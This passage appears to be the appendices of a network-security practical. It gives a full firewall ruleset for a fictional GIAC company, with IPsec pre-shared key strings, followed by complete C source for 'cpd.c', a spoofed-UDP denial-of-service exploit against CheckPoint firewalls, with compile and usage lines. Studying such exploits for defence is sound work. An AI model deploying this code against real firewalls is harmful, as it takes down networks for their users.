  BufFloodRebootTime 3600
  ScrSaveTime 300
  HighBuffers 1024
  BOOTPRelay Off
  MaxPipeUsers 512

END

#################### HOSTS - setup name translation tables
#Syntax:
# <name> <ipaddr>
#
```

```
HOSTS
#IP Address and Broadcast address of internal interface
     ip_int       10.10.5.254
     br_int       10.10.5.255
#IP Address and Broadcast address of external interface
     ip_ext    210.73.198.254
     br_ext    210.73.198.255
  ip_partner       10.10.0.254
  br_partner       10.10.0.255
  ip_supplier      10.10.1.254
  br_supplier      10.10.1.255
#IP Address and Broadcast address of DMZ interface
     ip_dns       10.10.2.254
     br_dns       10.10.2.255
     ip_web       10.10.3.254
     br_web       10.10.3.255
    ip_smtp       10.10.4.254
    br_smtp       10.10.4.255
#Address of "world" gateway on external network
   gw-world      210.73.198.1
#ftp server in partners network
  ftpsrv-partner         10.10.0.1
#ftp server in supplier network
  ftpsrv-supplier        10.10.1.1
#Web server in DMZ - private address
  wwwsrv-priv        10.10.3.1
#Mail forwarder in DMZ - private address
  smtpserver-priv        10.10.4.1
#DNS server in DMZ - private address
  dnssrv-priv        10.10.2.1
#Web server - publicly accessible address used by SAT
  wwwsrv-pub      210.73.198.2
#Mail forwarder - publicly accessible address used by SAT
  smtpserver-pub      210.73.198.3
#DNS server - publicly accessible address used by SAT
  dnssrv-pub      210.73.198.4
#Address of external secondary DNS for your zones
    dnsslave     213.59.180.63
  remotepartner1GW       25.10.10.21
  remotesupplier1GW      193.252.19.3
   fwmanager        10.10.5.2
#Mail server on internal network
    int-mail        10.10.5.3
    dmzadmin        10.10.5.4
#Host that receives log data from the Firewall
     loghost        10.10.5.5
#The fortune cookie sayings database
```

```
   DBserver         10.10.5.6
  publicdns        194.2.0.50
    syslog         10.10.5.7
  DNSpublic          1.1.1.1
END

#################### NETS - setup net names and numbers/masks
#Syntax:
# <name> <netaddr> <netmask>
#

NETS
#Internal network - the one that is protected
   intnet       10.10.5.0/24
#External network - the one connected directly to the external interface of the
Firewall
   extnet     210.73.198.0/24
 partnernet       10.10.0.0/24
 suppliernet       10.10.1.0/24
#DNS network
   dnsnet       10.10.2.0/24
   webnet       10.10.3.0/24
  smtpnet       10.10.4.0/24
 remotepartner1net      192.168.0.0/24
 remotesupplier1net      192.168.1.0/24
#All possible networks, including intnet, extnet and DMZ
 all-nets          0.0.0.0/0
END

#################### IFACES - Configure interfaces
#Syntax:
# <name> <connectstring> <ip address> <broadcast address>
#
#Valid connect strings are, for instance :
# pkt 0    (first packet driver loaded)
# int 0x69 (packet driver loaded at interrupt 0x69)
# null     (no interface attached)
#

IFACES
#Internal interface
      int  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 4 BUS 1  }          ip_int
br_int
#External interface
      ext  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 5 BUS 1  }          ip_ext
br_ext
#DMZ interface
```

```
      dns  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 6 BUS 1  }          ip_dns
br_dns
#External SMTP interface
     smtp  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 7 BUS 1  }         ip_smtp
br_smtp
#External WEB interface
      web  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 4 BUS 2  }          ip_web
br_web
#Partner network interface
   partner  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 4 BUS 2  }       ip_partner
br_supplier
#Supplier network interface
  supplier  BUILTIN {DRIVER "Tulip" TYPE "PCI" SLOT 4 BUS 2  }      ip_supplier
br_supplier
END

#################### VLAN - setup VLans
#Syntax:
# <name> <iface> <Vlan tag> <netaddr> <netmask>
#

#VLAN
#END

#################### IPSEC - Possible IPSec connections

IPSEC

AUTH Auth1 PSK { ASCII "AMKJDKLDJSQKMDHqmdkljDKMLQJSMJHGJKLHD
csqmdhQKDLJSDMLKJdkl %kdj%KJ" }
AUTH Auth2 PSK { ASCII "aefkaemlzekpofroijqkljfcqkldfjqkdfjqldkj" }
AUTH Auth3 PSK { ASCII "qdùlckdqlkqdmlkmlzkeamlk" }


LIFE LIFE1 SOFT 43000 4000 HARD 43200 5000
LIFE LIFE2 SOFT 21400 40000 HARD 21600 50000

ALGORITHM CIPHER1 CIPHER TYPE "cast128-cbc" DEFAULT_KEY_SIZE 128
MIN_KEY_SIZE 128 MAX_KEY_SIZE 128
ALGORITHM CIPHER2 CIPHER TYPE "3des-cbc" DEFAULT_KEY_SIZE 192
MIN_KEY_SIZE 192 MAX_KEY_SIZE 192
ALGORITHM CIPHER3 CIPHER TYPE "blowfish-cbc" DEFAULT_KEY_SIZE 128
MIN_KEY_SIZE 40 MAX_KEY_SIZE 448

ALGORITHM HASH1 HASH TYPE "sha1"
ALGORITHM HASH2 HASH TYPE "md5"
ALGORITHM HMAC1 HMAC TYPE "hmac-sha1-96"
```

ALGORITHM HMAC2 HMAC TYPE "hmac-md5-96"

PROPOSAL IKE-Prop1 IKE CIPHER CIPHER1 HASH HASH1
PROPOSAL IKE-Prop2 IKE CIPHER CIPHER1 HASH HASH2
PROPOSAL IKE-Prop3 IKE CIPHER CIPHER2 HASH HASH1
PROPOSAL IKE-Prop4 IKE CIPHER CIPHER2 HASH HASH2
PROPOSAL ESP-Prop1 ESP TUNNEL CIPHER CIPHER3 HMAC HMAC1
PROPOSAL ESP-Prop2 ESP TUNNEL CIPHER CIPHER3 HMAC HMAC2
PROPOSAL ESP-Prop3 ESP TUNNEL CIPHER CIPHER1 HMAC HMAC1
PROPOSAL ESP-Prop4 ESP TUNNEL CIPHER CIPHER1 HMAC HMAC2
PROPOSAL ESP-Prop5 ESP TUNNEL CIPHER CIPHER1 HMAC HMAC1
PROPOSAL ESP-Prop6 ESP TUNNEL CIPHER CIPHER1 HMAC HMAC2
PROPOSAL ESP-Prop7 ESP TUNNEL CIPHER CIPHER2 HMAC HMAC1
PROPOSAL ESP-Prop8 ESP TUNNEL CIPHER CIPHER2 HMAC HMAC2

PROPOSALCHAIN Chain1 LIFE LIFE1 IKE-Prop1
PROPOSALCHAIN Chain2 LIFE LIFE1 IKE-Prop2
PROPOSALCHAIN Chain3 LIFE LIFE1 IKE-Prop3
PROPOSALCHAIN Chain4 LIFE LIFE1 IKE-Prop4
PROPOSALCHAIN Chain5 LIFE LIFE2 ESP-Prop1
PROPOSALCHAIN Chain6 LIFE LIFE2 ESP-Prop2
PROPOSALCHAIN Chain7 LIFE LIFE2 ESP-Prop3
PROPOSALCHAIN Chain8 LIFE LIFE2 ESP-Prop4
PROPOSALCHAIN Chain9 LIFE LIFE2 ESP-Prop5
PROPOSALCHAIN Chain10 LIFE LIFE2 ESP-Prop6
PROPOSALCHAIN Chain11 LIFE LIFE2 ESP-Prop7
PROPOSALCHAIN Chain12 LIFE LIFE2 ESP-Prop8

PROPOSALLIST ike-default Chain1 Chain2 Chain3 Chain4
PROPOSALLIST esp-tn-lantolan Chain5 Chain6 Chain7 Chain8
PROPOSALLIST esp-tn-roamingclients Chain9 Chain10 Chain11 Chain12

#Partner1 LAN to LAN IPSec connection
CONN partner1VPN LOCAL_NET partnernet REMOTE_NET remotepartner1net MAIN_MODE IKEGROUP 2 SA_PER_NET IKEPROPLIST ike-default IPSECPROPLIST esp-tn-lantolan REMOTE_GW remotepartner1GW AUTH Auth1
#Supplier1 LAN to LAN IPSec connection
CONN supplier1VPN LOCAL_NET suppliernet REMOTE_NET remotesupplier1GW MAIN_MODE IKEGROUP 2 SA_PER_NET IKEPROPLIST ike-default IPSECPROPLIST esp-tn-lantolan REMOTE_GW remotesupplier1GW AUTH Auth2
#GIACs roaming users VPN connection
CONN giac-userVPN LOCAL_NET intnet REMOTE_NET all-nets MAIN_MODE IKEGROUP 2 SA_PER_NET IKEPROPLIST ike-default IPSECPROPLIST esp-tn-roamingclients AUTH Auth3

```
END

##################### ARP - Assign address resolution table entries
#Syntax:
# <mode> <iface> <ipaddr> <hwaddr>
#Where <mode> is one of
# NORMAL, STATIC, PUBLISH
#

ARP
    PUBLISH      ext    smtpserver-pub
    PUBLISH      ext       wwwsrv-pub
    PUBLISH      ext       dnssrv-pub
    STATIC       ext       gw-world    0040:9576:ddbc
END

##################### ROUTES - Routing table
#Syntax:
# <iface name> <Net>  <NetMask>  [<GateWay>]
#or:
# <iface name> <NetName> [<GateWay>]
#

ROUTES
#No gateway means that the network is connected directly to the
      int         intnet        0.0.0.0
#Firewall; interface addresses are NOT specified as gateways
      ext         extnet        0.0.0.0
     smtp         smtpnet       0.0.0.0
      dns         dnsnet        0.0.0.0
      web         webnet        0.0.0.0
  partner      partnernet      0.0.0.0
 supplier     suppliernet      0.0.0.0
      ext       all-nets      gw-world
END

##################### ACCESS - IP Access / spoofing safeguard
#Syntax: (<verb> is one of ACCEPT, DROP or EXPECT)
# <verb> [<logging>] <iface name> <Net>
# <verb> XLOG {efwlog <yes|no> syslog <severity-name>} <iface name> <Net>
##<logging> may be:
#  XLOG {efwlog yes syslog <severity-name>}
#  LOG
# where LOG equals XLOG {efwlog yes}
#
#IP Access makes filtering decisions based on the source IP and
```

```
#the receiving interface.
#ACCEPT or DROP actions are carried if the receiving interface
#and source IP matches the packet being examined.
#EXPECT actions result in DROP if the net matches but the interface
#does not.
#EXPECT actions result in ACCEPT if both the net and the
#interface matches.
#EXPECT actions are no-ops if the net does not match.
#

ACCESS
#Drop the zero net (reserved)
  NAME DropIllegalSrc  Drop   XLOG { EFWLOG YES SYSLOG alert }       any
0.0.0.0/8
#Drop the localhost net (should never be heard on network)
  NAME DropIllegalSrc  Drop   XLOG { EFWLOG YES SYSLOG alert }       any
127.0.0.0/8
#Drop the multicast net
  NAME DropIllegalSrc  Drop   XLOG { EFWLOG YES SYSLOG alert }       any
224.0.0.0/3
#Accept all-nets on giac-userVPN interface
  NAME Accectall-netsonuserVPN Accept   XLOG { EFWLOG YES SYSLOG alert
}  giac-userVPN             all-nets
#Expect remotepartner1net on partner1VPN interface
  NAME Expectremotepartner1net Expect   XLOG { EFWLOG YES SYSLOG alert
}  partner1VPN     remotepartner1net
#Expect remotepartner1net on partner1VPN interface
  NAME Expectremotesupplier1net Expect   XLOG { EFWLOG YES SYSLOG
alert }  supplier1VPN    remotesupplier1net
#Expect our own addresses on the internal interface
  NAME ExpectIntnet Expect   XLOG { EFWLOG YES SYSLOG alert }       int
intnet
#Expect dnsnet on the dns interface
  NAME ExpectDNSNet Expect   XLOG { EFWLOG YES SYSLOG alert }       dns
dnsnet
#Expect smtpnet on the smtp interface
  NAME ExpectSMTPNet Expect   XLOG { EFWLOG YES SYSLOG alert }      smtp
smtpnet
#Expect webnet on the web interface
  NAME ExpectWEBNet Expect   XLOG { EFWLOG YES SYSLOG alert }       web
webnet
#Expect partnernet on the partner interface
  NAME ExpectPARTNERNet Expect   XLOG { EFWLOG YES SYSLOG alert }
partner           partnernet
#Expect suppliernet on the supplier interface
  NAME ExpectSUPPLIERNet Expect   XLOG { EFWLOG YES SYSLOG alert }
supplier          suppliernet
```

```
#Expect all other addresses on external interface
  NAME ExpectWorld Expect   XLOG { EFWLOG YES SYSLOG alert }      ext
all-nets
END

#################### RULES - Protocol / Port Access Control
#Syntax:
# <verb>  <iface name>  <sourcenet>  <destnet>  <protocol> [<ports or
subprotos>]
# <verb>  DEFAULT
#
#Where <verb> is FWD, DROP or NAT
#<protocol> is ALL, UNKNOWN, KNOWN, ICMP, TCP, UDP, or PORTS
(TCP+UDP)
#
#For PORTS, TCP and UDP the <ports> parameters are
# [NoNew] <firstport> <lastport>
#
#For ICMP, any number of message types can be specified:
# EchoReply, DestUnreach, Quench, Redirect, EchoRequest, TimeExceed,
ParamProblem
#

RULES
#Allow everyone from remotepartner1net to connect to the ftp server
  Allow  LOG          partner1VPN remotepartner1net partner     ftpsrv-
partner/32  TCP        21 21
#Allow remotepartner1net to open  passive mode data connection  to the ftp
server
  Allow  LOG          partner1VPN remotepartner1net partner     ftpsrv-
partner/32  TCP        1024 65535 40000 45000
#Allow the ftp server to open active mode data channels to the ftp clients on
remotepartner1net
  Allow  LOG Secure {}  partner ftpsrv-partner/32           remotepartner1net
TCP        20 20 1024 65535
#Allow everyone from remotesupplier1net to connect to the ftp server
  Allow  LOG          supplier1VPN remotesupplier1net supplier     ftpsrv-
supplier/32  TCP        21 21
#Allow remotesupplier1net to open  passive mode data connection  to the ftp
server
  Allow  LOG          supplier1VPN remotepartner1net supplier     ftpsrv-
supplier/32  TCP        1024 65535 40000 45000
#Allow everyone from remotesupplier1net to connect to the ftp server
  Allow  LOG Secure {}  supplier ftpsrv-supplier/32           remotepartner1net
TCP        20 20 1024 65535
#Allow roaming users to connect to the internal mail server (Domino)
  NAT               giac-userVPN all-nets               int-mail/32   TCP        1352
```

```
1352 SETSRC ip_int 0
#Allow internal network admininstrator  to SSH to the DNS server
 NAME IntToDNSnetSSH NAT int dmzadmin/32 dns dnssrv-
priv/32 Ports 1024 65535 22 22
#Allow internal network admininstrator  to SSH to the smtp server
 NAME IntToSMTPnetSSH NAT int dmzadmin/32 smtp
smtpserver-priv/32 Ports 1024 65535 22 22
#Allow internal network admininstrator  to SSH to the web server
 NAME IntToWEBnetSSH NAT int dmzadmin/32 web wwwsrv-
priv/32 Ports 1024 65535 22 22
#Allow internal network admininstrator  to SSH to the partner ftp server
 NAME IntTopartnernetSSH NAT int dmzadmin/32 partner ftpsrv-
partner/32 Ports 1024 65535 22 22
#Allow internal network admininstrator  to SSH to the supplier ftp server
 NAME IntTosuppliernetSSH NAT int dmzadmin/32 supplier
ftpsrv-supplier/32 Ports 1024 65535 22 22
#Drop NetBIOS name resolution silently
 NAME DropNetBIOS Drop any all-nets all-nets UDP
137 137
#Drop and log all other NetBIOS talk
 NAME DropNetBIOS Drop XLOG { EFWLOG YES SYSLOG warning }
any all-nets all-nets Ports 135 139
#Drop and log all NetBIOS-less CIFS/SMB
 NAME DropNetBIOS Drop XLOG { EFWLOG YES SYSLOG warning }
any all-nets all-nets Ports 445 445
  SAT any gw-world/32 ip_ext/32 UDP 1024 65535
514 514 SETDEST syslog 514
#Publish wwwsrv through its public IP
 NAME AllToWWWSrv-SAT SAT any all-nets wwwsrv-
pub/32 TCP 80 80 SETDEST wwwsrv-priv 80
#Publish wwwsrv through its public IP
 NAME AllToWWWSrv-SAT SAT any all-nets wwwsrv-
pub/32 TCP 443 443 SETDEST wwwsrv-priv 443
#Publish smtpserver through its public IP
 NAME AllToMailsrv-SAT SAT any all-nets smtpserver-
pub/32 TCP 25 25 SETDEST smtpserver-priv 25
#Publish dnssrv through its public IP (Note: Both UDP and TCP here)
 NAME AllToDNSSrv-SAT SAT any all-nets dnssrv-
pub/32 Ports 53 53 SETDEST dnssrv-priv 53
#Allow the firewall to send logs to the firewall log server
 NAME AlltoFWlogserver FwdFast int ip_int/32 int loghost/32
UDP 999 999
#Allow Fwmanager to access the VPN firewall on TCP/UDP 999
 NAME IntBounce FwdFast int fwmanager/32 int ip_int/32
Ports 1024 65535 999 999
#Everything else from the inside gets NATed
 NAME IntToAll NAT int intnet all-nets Standard
```

```
 Allow any gw-world ip_ext UDP 514 514
#Allow everyone to use the web server
 NAME AllToWWWSrv Allow any all-nets wwwsrv-pub/32
TCP 80 80
#Allow everyone to use the web server
 NAME AllToWWWSrv Allow any all-nets wwwsrv-pub/32
TCP 443 443
#Allow everyone to use the mail forwarder
 NAME AllToMailsrv Allow any all-nets smtpserver-pub/32
TCP 25 25
#Allow everyone to use the DNS server via UDP
 NAME AllToDNSSrv Allow any all-nets dnssrv-pub/32
UDP 53 53
#Allow secondary DNS to transfer zones from our DNS server
 NAME SecToDNSSrv Allow any dnsslave/32 dnssrv-pub/32
TCP 53 53
#Do NOT allow anyone (esp. DMZ) to talk directly to internal network(s)
 NAME DropAllToInt Drop XLOG { EFWLOG YES SYSLOG emerg } any
all-nets int all-nets All
#Publish DBserver through address of the Web interface
 NAME SQLquerystoDBserver-SAT SAT web wwwsrv-priv/32
ip_web/32 TCP 1521 1521 SETDEST DBserver 1521
#Allow the webserver to make sql querys to DBserver
 NAME SQLquerytoDBserver-Allow Allow web wwwsrv-priv/32
ip_web/32 TCP 1521 1521
#Publish external dns server through address of SMTP iface
 NAME MailfwdToDNSsrv-SAT SAT smtp smtpserver-priv/32
ip_smtp/32 UDP 53 53 SETDEST dnssrv-pub 53
#Publish external dns server through address of SMTP iface
 NAME MailfwdToDNSsrv-Allow Allow smtp smtpserver-priv/32
ip_smtp/32 UDP 53 53
#Publish internal mail server through address of DMZ iface
 NAME MailfwdToMailsrv-SAT SAT smtp smtpserver-priv/32
ip_smtp/32 TCP 25 25 SETDEST int-mail 25
#Allow mail forwarder to access internal mail server
 NAME MailfwdToMailsrv Allow smtp smtpserver-priv/32
ip_smtp/32 TCP 25 25
#Allow mail forwarder to send mail anywhere via NAT
 NAME MailfwdOutboundSMTP NAT smtp smtpserver-priv/32
all-nets TCP 25 25 SETSRC smtpserver-pub 0
#Allow DNS server to make DNS queries
 NAME DNSSrvOutboundDNS NAT dns dnssrv-priv/32 all-
nets Ports 53 53 SETSRC dnssrv-pub 0
#DMZ servers trying to communicate is serious. Possible break-in
 NAME DropDNSToAll Drop XLOG { EFWLOG YES SYSLOG emerg }
dns all-nets all-nets All
#DMZ servers trying to communicate is serious. Possible break-in
```

```
 NAME DropPartnerToAll Drop    XLOG { EFWLOG YES SYSLOG emerg }
partner all-nets                all-nets      All
#DMZ servers trying to communicate is serious. Possible break-in
 NAME DropSupplierToAll Drop    XLOG { EFWLOG YES SYSLOG emerg }
supplier all-nets               all-nets      All
#DMZ servers trying to communicate is serious. Possible break-in
 NAME DropWebToAll Drop    XLOG { EFWLOG YES SYSLOG emerg }
web    all-nets                 all-nets      All
#DMZ servers trying to communicate is serious. Possible break-in
 NAME DropSmtpToAll Drop    XLOG { EFWLOG YES SYSLOG emerg }
smtp   all-nets                 all-nets      All
#Reject ident queries (needed for speed)
 NAME RejectIdent Reject                any    all-nets                ip_ext/32     TCP
113 113
#Drop and Log everything else
 NAME DropAll Drop    XLOG { EFWLOG YES SYSLOG notice }          any    all-
nets                all-nets      All
END

#################### LOGHOSTS - define hosts to receive log messages
#Syntax:
# <ipaddr>
#Or:
# INTERVAL <seconds>
#

LOGHOSTS
#You may add up to eight loghosts
 loghost    EFWLog
END

#################### REMOTES - what nets may control what?
#Syntax:
# <mode> <iface> <net>
#Or:
# INTERVAL <seconds>
#
#Where <mode> is either NETCON or XFER.  XFER implies NETCON.
#
#

REMOTES
#Allow all hosts on internal network to manage the Firewall
    Xfer       int     fwmanager/32
END
```

Appendix B: The exploit code of cpd.c , for the source spoofing attack

```
/*
 *  CheckPoint IP Firewall Denial of Service Attack
 *  July 2000
 *
 *  Bug found by: antipent
 *  Code by: lore
 *
 *  [Intro]
 *
 *  CheckPoint IP firewall crashes when it detects packets coming from
 *  a different MAC with the same IP address as itself. We simply
 *  send a few spoofed UDP packets to it, 100 or so should usually do
 *  it.
 *
 *  [Impact]
 *
 *  Crashes the firewall and usually the box its running on. Resulting
 *  in a complete stand still on the networks internet connectivity.
 *
 *  [Solution]
 *
 *  Turn on anti-spoofing, the firewall has an inbuilt function to do
 *  this.
 *
 *  [Disclaimer]
 *
 *  Don't use this code. It's for educational purposes.
 *
 *  [Example]
 *
 *  ./cpd 1.2.3.4 500 53
 *
 *  [Compile]
 *
 *  cc -o cpd cpd.c
 *
 *  [Support]
```

```
 *
 *  This is designed to compile on Linux. I would port it, but you're
 *  not meant to be running it anyway, right?
 *
 *  -- lore
 */

#define __BSD_SOURCE

#include
#include
#include
#include
#include
#include
#include
#include

#define TRUE   1
#define FALSE  0
#define ERR   -1

typedef u_long         ip_t;
typedef long           sock_t;
typedef struct ip      iph_t;
typedef struct udphdr  udph_t;
typedef u_short        port_t;

#define IP_SIZE  (sizeof(iph_t))
#define UDP_SIZE (sizeof(udph_t))
#define PSIZE    (IP_SIZE + UDP_SIZE)
#define IP_OFF   (0)
#define UDP_OFF  (IP_OFF + IP_SIZE)

void     usage               __P ((u_char *));
u_short  checksum            __P ((u_short *, int));

int main (int argc, char * * argv)
{
  ip_t victim;
  sock_t fd;
  iph_t * ip_ptr;
  udph_t * udp_ptr;
  u_char packet[PSIZE];
  u_char * yes = "1";
  struct sockaddr_in sa;
  port_t aport;
  u_long packets;

  if (argc < 3)
  {
    usage (argv[0]);
  }

  fprintf(stderr, "\n*** CheckPoint IP Firewall DoS\n");
  fprintf(stderr, "*** Bug discovered by: antipent \n");
  fprintf(stderr, "*** Code by: lore \n\n");

  if ((victim = inet_addr(argv[1])) == ERR)
  {
    fprintf(stderr, "Bad IP address '%s'\n", argv[1]);
    exit(EXIT_FAILURE);
  }
```

```
  else if (!(packets = atoi(argv[2])))
  {
    fprintf(stderr, "You should send at least 1 packet\n");
    exit(EXIT_FAILURE);
  }

  else if ((fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == ERR)
  {
    fprintf(stderr, "Couldn't create raw socket: %s\n",
strerror(errno));
    exit(EXIT_FAILURE);
  }

  else if ((setsockopt(fd, IPPROTO_IP, IP_HDRINCL, &yes, 1)) == ERR)
  {
    fprintf(stderr, "Couldn't set socket options: %s\n",
strerror(errno));
    exit(EXIT_FAILURE);
  }

  srand((unsigned)time(NULL));

  if (argc > 3)
  {
    aport = htons(atoi(argv[3]));
  }
  else
  {
    aport = htons(rand() % 65535 + 1);
  }

  fprintf(stderr, "Sending packets: ");

  while (packets--)
  {

    memset(packet, 0, PSIZE);

    ip_ptr = (iph_t *)(packet + IP_OFF);
    udp_ptr = (udph_t *)(packet + UDP_OFF);

    ip_ptr->ip_hl = 5;
    ip_ptr->ip_v = 4;
    ip_ptr->ip_tos = 0;
    ip_ptr->ip_len = PSIZE;
    ip_ptr->ip_id = 1234;
    ip_ptr->ip_off = 0;
    ip_ptr->ip_ttl = 255;
    ip_ptr->ip_p = IPPROTO_UDP;
    ip_ptr->ip_sum = 0;
    ip_ptr->ip_src.s_addr = victim;
    ip_ptr->ip_dst.s_addr = victim;

    udp_ptr->source = htons(rand() % 65535 + 1);
    udp_ptr->dest = aport;
    udp_ptr->len = htons(UDP_SIZE);
    udp_ptr->check = checksum((u_short *)ip_ptr, PSIZE);

    sa.sin_port = htons(aport);
    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = victim;

    if ((sendto(fd,
                packet,
```

```
                PSIZE,
                0,
                (struct sockaddr *)&sa,
                sizeof(struct sockaddr_in))) == ERR)
    {
      fprintf(stderr, "Couldn't send packet: %s\n",
        strerror(errno));
      close(fd);
      exit(EXIT_FAILURE);
    }
    fprintf(stderr, ".");

  }

  fprintf(stderr, "\n");
  close(fd);

  return (EXIT_SUCCESS);
}

void usage (u_char * pname)
{
  fprintf(stderr, "Usage: %s   [port]\n", pname);
  exit(EXIT_SUCCESS);
}

u_short checksum (u_short *addr, int len)
{
   register int nleft = len;
   register int sum = 0;
   u_short answer = 0;

   while (nleft > 1) {
      sum += *addr++;
      nleft -= 2;
   }

   if (nleft == 1) {
      *(u_char *)(&answer) = *(u_char *)addr;
      sum += answer;
   }

   sum = (sum >> 16) + (sum + 0xffff);
   sum += (sum >> 16);
   answer = ~sum;
   return(answer);
}

/* EOF */
```